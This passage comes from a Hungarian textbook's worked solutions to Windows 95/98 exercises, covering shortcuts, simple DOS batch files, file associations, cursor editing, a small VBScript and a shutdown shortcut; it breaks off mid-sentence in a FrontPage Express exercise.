
8. Lásd a 12.3-ban. A „Kattints kettőt!" és a „rajz" szavakat a Paintben írjuk be, és mint rajz kerül a csomagoló bal oldalára (a „Kattints kettőt!" egyébként lehet WordPad-beli szöveg is). A „rajz" és a Számológép ikonja két teljesen külön csomag a WordPad-ban. Miután létrehoztuk, az egérrel jelöljük ki mindkettőt, Szerkesztés

– Kivágás, lépjünk át az Objektumcsomagolóba, kattintsunk a *jobb* felébe és Szerkesztés – Beillesztés. A bal felébe hozzuk be a Vágólapon keresztül a Paint-beli „Kattints kettőt!" feliratot. Ezután Szerkesztés – Csomag másolása, és végül a WordPad-ben Szerkesztés – Beillesztés.

9. (A 6.3, 6.4 és 12. fejezetek alapján) indítsuk el a Számológépet, üssünk Alt+PrintScreen-t, és zárjuk be. Ezután a WordPad-ben egy *másolást* és egy *csomagolást* kell végrehajtanunk. Végül írjuk alá a két feliratot, és mentsünk.

10. Lásd a 156.oldalon.

11. A 140.oldalon leírtak szerint hozzunk létre az Asztalon egy parancsikont, amely elindítja a Számológépet. Vigyük az egérkurzort az ikonra, jobb gomb + Tulajdonságok, kattintsunk a Billentyűparancs mezőbe, üssük le az F12-es billentyűt, végül nyomjuk meg az OK gombot. Amíg az Asztalon ez az ikon van, a gyorsbillentyű működik. Tipp: próbáljuk ki ugyanezt a Windows 98 Gyorsindítóban. Ha bővebbet szeretnénk erről tudni, a párbeszédablak jobb felső sarkában kattintsunk a ? -re és utána a Billentyűparancs mezőre.



12. A batch fájlt többféleképpen is létrehozhatjuk, pl. az **edit**-tel vagy a **copy con**-nal (a Jegyzettömb nem javasolt, mert az ékezetes betűk a Jegyzettömbben jól mutatnak, futtatáskor viszont nem). Azaz Start – Programok – MS-DOS parancssor. A **cd**-vel lépjünk be a **temp** könyvtárba (**cd\temp**) és adjuk ki: **edit szöveg-szerkesztők.bat**. A batch fájl tartalma:

```
@echo off
echo Melyik programot indítsam el?
echo.
echo 1 - edit
echo 2 - WordPad
echo 3 - Jegyzettömb
echo.
choice/c:123/n Választás:
if errorlevel 3 goto harmadik
if errorlevel 2 goto masodik
edit
goto end
:masodik
write
goto end
:harmadik
notepad
:end
```

(Magyarázat: a **@echo off** letiltja a batch fájl futtatásakor az éppen végrehajtandó sor kiírását a képernyőre, az **echo.** egy üres sort szúr be. A **choice**-nál a **/c** kapcsoló a megadható válaszokat sorolja fel, a **/n** elnyomja a sorvégi [1,2,3] kiírást (lásd **choice/?**). Az if-errorlevel-goto akkor ugrik, ha a (**choice** által adott) errorlevel *nagyobb-egyenlő* a beírt számnál (lásd **if/?**), ezért kezdünk 3-mal, majd jön a 2. A **wordpad** sajnos nincs benne a path-ban, ezért használjuk a **write**-ot. Ügyeljünk arra, hogy a címke ne tartalmazzon ékezetes betűket! A „Választás:" szó után tegyünk egy szóközt is!)

Mentsük el a batch fájlt, és lépjünk ki. A 147–148. oldal alapján most már létrehozhatjuk a Start menüben a kívánt sort (nem kell megnyomni az „Új mappa" gombot).

13. A batch fájl tartalma:

```
@echo off
echo Nyomja meg az 1-2-3 számok valamelyikét!
echo.
choice/c:123/n Választás:
if errorlevel 3 goto harmadik
if errorlevel 2 goto masodik
start/m mspaint
goto end
:masodik
start/max mspaint
goto end
:harmadik
start/r mspaint
:end
```

(Az előző feladat alapján különösebb magyarázatot nem igényel, egy dolog maradt ki: a **start/?** írja le a parancs kapcsolóit. A **start** tipikusan a Windows 95/98/ME-hez tartozó DOS parancs, a „régi" DOS nem tartalmazza.)

Mentsük el a batch fájlt és lépjünk ki. A 149. oldal alapján hozzuk létre az Asztalon a shortcut-ot, ikonként válasszunk valamit. Még egy fontos dolog van hátra, a shortcut (most egy **.PIF** fájl) módosítása: az egért vigyük az ikonra, jobb egérgomb és Tulajdonságok sor (vagy bal Alt+Enter)! A „Program" fülben hajtsuk végre az ikoncserét, a földgömb és a fa a **shell32.dll**-ben találhatók. A „Kilépéskor bezárás" négyzetet jelöljük be. A „Futtatás" sorban állítsuk be a *Normál ablak*-ot. A „Képernyő" fülben válasszuk a *Teljesképernyős* rádiógombot. Nyomjuk meg az OK gombot, és elkészültünk.

14. A batch fájl tartalma:

```
@echo off
echo Az Asztalon összesen
dir/s|find/c „LNK"
echo shortcut található.
```

(Magyarázat: a Windows alkalmazást indító shortcut kiterjesztése **.LNK**, most ezt kell megszámolnunk; a DOS programokat indító

shortcut a **.PIF** fájl, ekkor az idézőjelek közé ezt írjuk. A **dir**-nél a **/s** kapcsoló az alkönyvtárakra is vonatkozik – lásd **dir/?**. – ezért jó nekünk. A batch fájl ráadásul az Asztalon található, ez a **dir** kezdőkönyvtára, pont megfelelő. Fontos, hogy NAGYBETŰVEL írjuk be az LNK-t, vagy a **find**-nál a **/i** kapcsolót is használjuk, mert különben nem találja meg az összeset.)

Megjegyzés: az Asztalon található batch fájl most egy alapértelmezett **.PIF** fájl beállításaival indul el. Ha a jobb gomb + Tulajdonságokkal megváltoztatunk egy-két beállítást, akkor az Asztalra létrejön egy „új" **.PIF** fájl, ami tárolja ezeket az adatokat!

15. A Start – Programok – Indítópult alá hozzunk létre egy sort, amely az alábbi batch fájlt indítja el. Másik megoldás: az **autoexec.bat** végére írjuk be az alábbi sorokat:

```
if exist %windir%\kep4.bmp goto hiba
ren %windir%\kep1.bmp kep4.bmp
ren %windir%\kep2.bmp kep1.bmp
ren %windir%\kep3.bmp kep2.bmp
ren %windir%\kep4.bmp kep3.bmp
goto end
:hiba
echo Hiba történt!
:end
```

Azaz a *rename* (átnevezés) DOS paranccsal forgatjuk körbe a fájlokat, a **kep1.bmp** így folyamatosan változik. Ha az ideiglenesen felhasznált **kep4.bmp** fájl létezik, egy hibaüzenetet írunk ki és leállunk (különben programunk nem működne jól).

Még egy dolog szorul magyarázatra, a **%windir%**. Ez egy környezeti változó, értéke DOS ablakban az **echo %windir%** parancsra látható (a % jel jelenti, hogy nem erre a szóra van szükség, hanem e változó *értékére*). Azaz bármi is legyen a Windows rendszerkönyvtára, c:\windows, c:\win95, c:\win98 vagy egyéb, ez a batch fájl az összes gépen fut, mert nem rögzítve szerepel benne, hanem lekérdezzük az operációs rendszertől! Hasonló jellegű környezeti változó még a **%winbootdir%** is. A környezeti változók a **set** paranccsal listázhatók ki és változtathatók meg (lásd **set/?**).

16. Hozzuk létre, pl. a **temp** könyvtárban a következő batch fájlt:

```
@echo off
:start
if exist \windows\asztal\semmi goto hiba
echo hello>\windows\asztal\semmi
choice /t:i,5 /n
cls
del \windows\asztal\semmi
choice /t:i,5 /n
cls
goto start
:hiba
echo Hiba!
```

(Magyarázat: az Asztalra ciklikusan létrehozunk egy fájlt, várunk, letöröljük, várunk. Az időhúzást a **choice** parancs megfelelő paraméterezésével végezzük el. Telepítéstől függően a **windows** szó helyébe **win95** vagy **win98** kerül!)

Ezután hozzunk létre az Asztalon egy shortcut-ot (**.PIF** fájlt, jobb gomb, Új – Parancsikon), amely elindítja ezt a batch fájlt. Indítás előtt még a **.PIF** fájlban (jobb gomb + Tulajdonságok) a Futtatás mezőbe állítsuk be a „Kis méretű"-t, hogy induláskor csak a Tálcán legyen látható, továbbá jelöljük be a „Kilépéskor bezárás" mezőt. A programot elindítva megtörténik a kívánt dolog, azt sajnos nem választhatjuk meg, hogy az Asztalon *hol* jelenjen meg az ikon. A befejezéshez kattintsunk a Tálcán a program téglalapjára és Ctrl+Break. Tipp: a batch fájlt egyből az Asztalra is helyezhetjük; az Indítópultba is rakhatunk egy hivatkozást.

Még egyet kipróbálhatunk: a batch fájl működése közben nyissunk meg egy újabb DOS ablakot, és az **edit**-tel írjuk át a batch fájl tartalmát (pl. a várakozás időtartamát)! Mentés után a változás azonnal életbe lép! Arra vigyázzunk, hogy túl kevés időt (1 vagy 2 másodpercet) ne adjunk meg, mert kell valamennyi idő a Windowsnak a képernyő frissítésére.


17. Az Internet Explorer a Gyorsindítóban a ikon, vagy Start – Programok – Internet Explorer – Internet Explorer, vagy **C:\Program Files\Internet Explorer\IEXPLORE.EXE**. A Duna TV honlapjának címe: www.dunatv.hu, kattintsunk a RealVideo linkre. A *Letöltés* oszlopban kattintsunk a kívánt (mű)sorra, és mentsük fájlba. A Sajátgép-ben keressük meg a letöltött fájlt és kattintsunk rá, elindul a RealPlayer és a film. A Windowshoz tartozó RealPlayer valószínűleg régi lesz, fel kell frissítenünk az Internetről!

18. Lásd a 12.9-ben. Indítsuk el a Workshop-ot, keressük meg és töltsük be a megadott alkalmazást (nem része a Windowsnak). Keressük meg azt az elemet, ami a menürendszert tartalmazza. Változtassuk meg és mentsünk.

19. A megoldás a 12.9-ben részletesen szerepel. A Workshop ablakáról képernyőmásolatot az Alt+PrintScreen billentyűvel készíthetünk, utána indítsuk el a Paint-et, Ctrl+V-vel töltsük be a Vágólap tartalmát (a méretet növeljük) és a Fájl – Mentés parancscsal mentsük az Asztalra.


20. Lásd a 12.9-ben.

21. Első lépésként az átszínezendő egérkurzor-fájlról készítsünk egy másolatot, hogy az eredeti változatlan maradjon. Kattintsunk a Sajátgép ikonra (beállítástól függően egyet vagy kettőt), lépjünk a „C:" meghajtóra, majd a Windows mappájába (neve telepítéstől függően Windows, esetleg Win95 vagy Win98; Windows 98-nál még kattintsunk a „Fájlok megjelenítése" sorra is) és itt a Cursors mappába:



Vigyük az egérkurzort az **arrow_1.cur** fölé (ha a Vezérlőpult – Egér – Mutatók fülben a „Windows szabvány (nagy)" illetve „nagyon nagy" beállítást használjuk, akkor az **arrow_m.cur**, illetve **arrow_1.cur** fájl fölé), jobb egérgomb és Másolás sor. Utána az ablak tetején található ikonok közül kattintsunk a Beilleszt-re. Legalul megjelenik a „Másolat – arrow_1.cur" nevű új ikon (fájl). Az F2 gyorsbillentyűvel nevezzük át **Saját**-ra (a kiterjesztést nem kell beírni), Enter után Alt+F4 -gyel zárjuk be az ablakot.

Második lépés a kurzor módosítása. Indítsuk el a Resource Workshop-ot. File – Open project, a File type legyen „CUR cursor image". Kettős egérkattintással lépjünk be a **c:\windows\cursors** könyvtárba, majd keressük meg és kattintsunk kettőt a **Saját.cur** fájlra. Három gyermekablak és két eszköztár jelenik meg. A számunkra fontos ablakok:



A rajzot a View menüben nagyíthatjuk, kicsinyíthetjük. Egyszerűbb, ha az átrajzolás előtt nagyítunk egyet (View – Zoom in).

21a. Kattintsunk a Területkifestő ikonra (az eszköztárban felülről a negyedik ikon jobboldalt, egy kiömlő kannát ábrázol). A „Colors" feliratú színtárban kattintsunk a bal egérgombbal a sárga téglalapra (bal gomb = foreground, FG, előtérszín; jobb gomb = background, BG, háttérszín, hasonlóan a Paint-hez). Az egeret vigyük a függőleges vonaltól balra és a „nagy" képen, az egérmutató belsejében kattintsunk a fehér és szürke területekre, a gép átszínezi sárgára (ha nem összefüggő a terület, kattintsunk többször). Ha elrontjuk, használjuk az Edit – Undo parancsot (több szint mélységben is működik; a visszavonás visszavonása Edit – Redo).

21b. Kattintsunk a Területkifestő ikonra, utána a Transparent szó alatti sötét téglalapra, az FG jelölés oda kerül. Most kattintsunk – a bal oldali képen – az egérnyíl belsejében a szürke és fehér részekre annyiszor, amíg egészen fekete nem lesz a kép! (A kép egyébként nem teljesen fekete. A View menüben erős nagyítást kiválasztva láthatóvá válik az egér körvonala fekete színnel, és minden más szín sötétkék.)

Miután elkészültünk, Alt+F4 és Enter (kilépünk a Workshop-ból, mentéssel).

Végül harmadik lépés az új kurzor beállítása. A ⊞+R billentyűkre megjelenő Futtatás párbeszédablakban írjuk be:

control main.cpl.

Megjelenik az Egér beállító ablaka (másik lehetőség: Start – Beállítások – Vezérlőpult – Egér). Kattintsunk a „Mutatók" szóra, áttérünk erre a fülre. Kattintsunk a „Tallózás..." gombra, keressük meg a **Saját**-ot, és kattintsunk rá kettőt. OK gomb és elkészültünk.

22. Üssük le a ⊞+R billentyűkombinációt (ha nem találjuk a ⊞ billentyűt, Start – Futtatás) és írjuk be:

```
command /c copy con %windir%\asztal\proba.asc
```

(Magyarázat: a /c paraméter hatására a **command** parancsértelmező végrehajtja a beírt parancsot, és utána „kilép", lásd DOS ablakban **command/?**. A **%windir%** helyére a Windows könyvtára helyettesítődik be, ami általában **c:\windows**. A **copy con <fájlnév>** pedig a konzolról, azaz a billentyűzetről beírtakat fájlba menti, most az Asztalra a **proba.asc**-be. Most így hozunk létre fájlt, de természetesen pl. a Jegyzettömbbel is megoldható.)

Üssünk Entert, egy fekete képernyő bal felső sarkában villogó kurzor jelenik meg. Írjunk be egy szót – pl. sárgabarack -, majd üssünk F6-ot és Entert. A fekete háttér eltűnik, és az Asztalon megjelenik a **proba.asc** fájl:


proba.asc

Figyeljük meg, milyen ikont adott hozzá a rendszer. Ez az ikon jelzi, hogy e fájlkiterjesztés még nincs hozzárendelve programhoz, nincs társítva. A társítás hiánya miatt a fájl kiterjesztése is megjelenik (akkor is, ha a Sajátgép – Nézet – Mappa beállításai – Nézet fülben beállítjuk az ismert kiterjesztések elrejtését).


Kattintsunk a fájlra (beállítástól függően egyet vagy kettőt). Megjelenik a Társítás párbeszédablak, a 169. oldalon láthatóhoz hasonlóan. Keressük ki a NOTEPAD sort, kattintsunk rá, ellenőrizzük, hogy alul a jelölőnégyzet elött legyen pipa, majd OK gomb. Elindul a Jegyzettömb, zárjuk be Alt+F4-gyel. Figyeljük meg, hogy az Asztalon fájlunk ikonja megváltozott, és a fájlkiterjesztés (általában) eltűnik:

proba

Most következik a társítás módosítása. Sajátgép – Nézet – Mappa beállításai – Fájltípusok fül, keressük meg az „ASC fájl" sort és kattintsunk rá egyet. Láthatjuk, hogy a Jegyzettömbhöz van rendelve:



Nyomjuk meg a Szerkesztés... gombot, a megjelenő párbeszédablakban újból a Szerkesztés... gombot! Az új kis ablakban a Tallózás... gombot, kettős kattintással lépjünk be a Command könyvtárba, majd szintén kettőt kattintsunk az Edit sorra! A következőt láthatjuk:



Nyomjuk meg az OK gombot, majd a Bezárás gombot, majd ismét a Bezárás gombot és elkészültünk. Az Asztalon fájlunk ikonja újból megváltozott:

proba


Kattintsunk rá, egy DOS ablakban elindul az **edit** program és megjelenik a fájl tartalma. Kattintsunk a menüben a Fájl-ra és itt a Kilépés-re, az ablak bezáródik (ha nem, a jobb felső sarkában kattintsunk az X jelre).

Következik a társítás megszüntetése: Sajátgép – Nézet – Mappa beállításai – Fájltípusok fül, kattintsunk az „ASC fájl" sorra, Eltávolítás gomb, Igen gomb, majd Bezárás gomb. A **proba.asc** fájlhoz tartozó ikon megint megváltozott, a legelső lett.

Végezetül töröljük az Asztalról a fájlt (Shift-tel, hogy ne kerüljön a Lomtárba).

Megjegyzés: Társítás más módon is létrehozható, a Sajátgép – Nézet stb. párbeszédablakban, az Új típus... nyomógombbal.

23. Az Asztal egy üres területén kattintsunk a jobb egérgombbal, Új – Mappa, gépeljük be: **Felhők** és üssünk Entert. A mappa belsejében, az üres területen jobb egérgomb és Mappa testreszabása... hatására megjelenő három lehetőség közül válasszuk a „Válasszon egy háttérképet" rádiógombot, majd Tovább gomb. A megjelenő fájllistában kattintsunk a **Felhők.bmp**re és Tovább gomb, majd Befejezés gomb, és elkészültünk. Most azonnal még nem látható, de ha kiadjuk a Nézet – Frissítést, egy rejtett **Desktop.ini** fájl jött létre a mappában, melyre rákattintva láthatjuk, hogy ezt a beállítást tartalmazza:




24. A 259–260. oldal alapján. Indítsuk el a Jegyzettömböt (pl. ⊞+R gyorsbillentyű, **notepad** begépelése és Enter). Írjuk be:

```
WScript.Echo „Helló világ!"
```

a végén nem kell Entert ütni. A Fájl – Mentés paranccsal mentsük el: Mentés helye = Asztal (a legördülő menüből válasszuk ki), Fájlnév = **hello.vbs** (ezt sajnos be kell gépelnünk), ezután üssünk Entert és Alt+F4 -gyel zárjuk be a Jegyzettömböt. Az Asztalon megjelenik a 27 bájtos fájlunk:


Az üzenet már megjelenik, ki is próbálhatjuk. Következik az 5 másodperc beállítása. Egérrel jelöljük ki a fájlt és üssünk Alt+Entert (vagy jobb egérgomb + Tulajdonságok). Lépjünk a Parancsfájl fülbe. Az első jelölőnégyzetbe tegyünk pipát és a számot állítsuk át 5-re:



Az OK gomb megnyomására keletkezik egy **hello.wsh** Windows Scripting Host beállításfájl (tartalma megtekinthető a Jegyzettömbbel).

Azt, hogy bekapcsoláskor mindig elinduljon, úgy érhetjük el, hogy az Indítópultba berakunk egy hivatkozást. Ez a Start – Beállítások – Tálca és Start menü – A Start menü programjai – Hozzáadás úton történhet, de Windows 98 alatt egyszerűbb, ha a „fogd és vidd" technikával a **Hello.wsh** ikon fölé visszük az egeret, lenyomott egérgombbal a Start gombra húzzuk, majd a megnyíló menüben elvisszük a Programok – Indítópulthoz (a vonal az Indítópult szó felett legyen), belépünk, és ott felengedjük az egérgombot (lásd 146. oldalon).

25. A 263. oldal alapján. Az Asztal közepén jobb egérgomb – Új – Parancsikon. Írjuk be:



Utána Enter, írjuk be: **Kikapcsol** és Enter. Az Asztalon megjelenik a parancsikon:

Kikapcsol

(Megjegyzés: a beírt parancsot egy batch fájl is tartalmazhatja, amit a parancsikon indít, ez is jó megoldás.) Már csak a parancsikon „képét" kell megváltoztatnunk. Az egérrel menjünk az ikonra, jobb gomb+Tulajdonságok, Program fül, Ikoncsere gomb, majd Tallózás gomb. A Fájltípusnál válasszuk a „Minden fájl"-t, keressük meg, és kattintsunk kettőt a **Windows** könyvtárban a **felhők.bmp**-re. Két OK gomb megnyomása után elkészültünk.

26. A feladat az előző két példa áttanulmányozása után megoldható, ennek ellenére ismertetjük a megoldást: a **kikapcs-5** az Asztalon nem más, mint egy batch fájlt, ezt indítja el a felhasználó. A batch fájl a Jegyzettömbbel készíthető el, mentéskor a név **kikapcs-5.bat**, tartalma az alábbi két sor:

```
start %windir%\asztal\kikapcs.wsh
%windir%\rundll32.exe user,exitwindows
```

Az Asztalon megjelenik az ikon, jobb egérgomb + Tulajdonságoknál állítsuk be: Futtatás = Kis méretű és a „Kilépéskor bezárás" elé tegyünk pipát.

Ezután hozzuk létre (szintén az Asztalra) a Jegyzettömbbel a **kikapcs.vbs** fájlt, melynek tartalma: **WScript.Echo „A gép 5 másodperc múlva kikapcsol!"**. Mentés után zárjuk be a Jegyzettömböt. Vigyük az egeret az ikonra, jobb egérgomb + Tulajdonságok, és állítsuk be az 5 másodpercet (az OK gombra az Asztalon megjelenik még egy ikon, a **.wsh** fájl). Elkészültünk.


27. A feladatnak több megoldása lehetséges.

Windows 98 Első Kiadás esetén:

A megoldáshoz a Microsoft FrontPage Express-t fogjuk felhasználni. Ez a program csak a Windows 98 Első Kiadásában található meg, a Második Kiadásban, a Millenniumban és a Windows 95-ben sajnos nem. Indítása: Start – Programok – Internet Explorer – Frontpage Express, vagy Start – Futtatás – **fpxpress** (Enter).


Indulás után azonnal elkezdhetünk dolgozni, gépeljük be a következő szöveget, idézőjelek nélkül: „Ha a harcművészet érdekli, „ (a vessző után tegyünk egy szóközt is). Kattintsunk kettőt a harcművészet szóra – kijelölés céljából -, utána kattintsunk a félkövérre alakító gombra – B betű található rajta -, majd a középre igazító ikonra; mindkét gomb van a WordPad-ben is. Jelöljük ki a teljes sort úgy, hogy az egérkurzort a szöveg elé, tőle balra visszük. Az egérkurzor nyíllá alakul, kattintsunk egyet. A kijelölés után kattintsunk a „Szöveg színe" 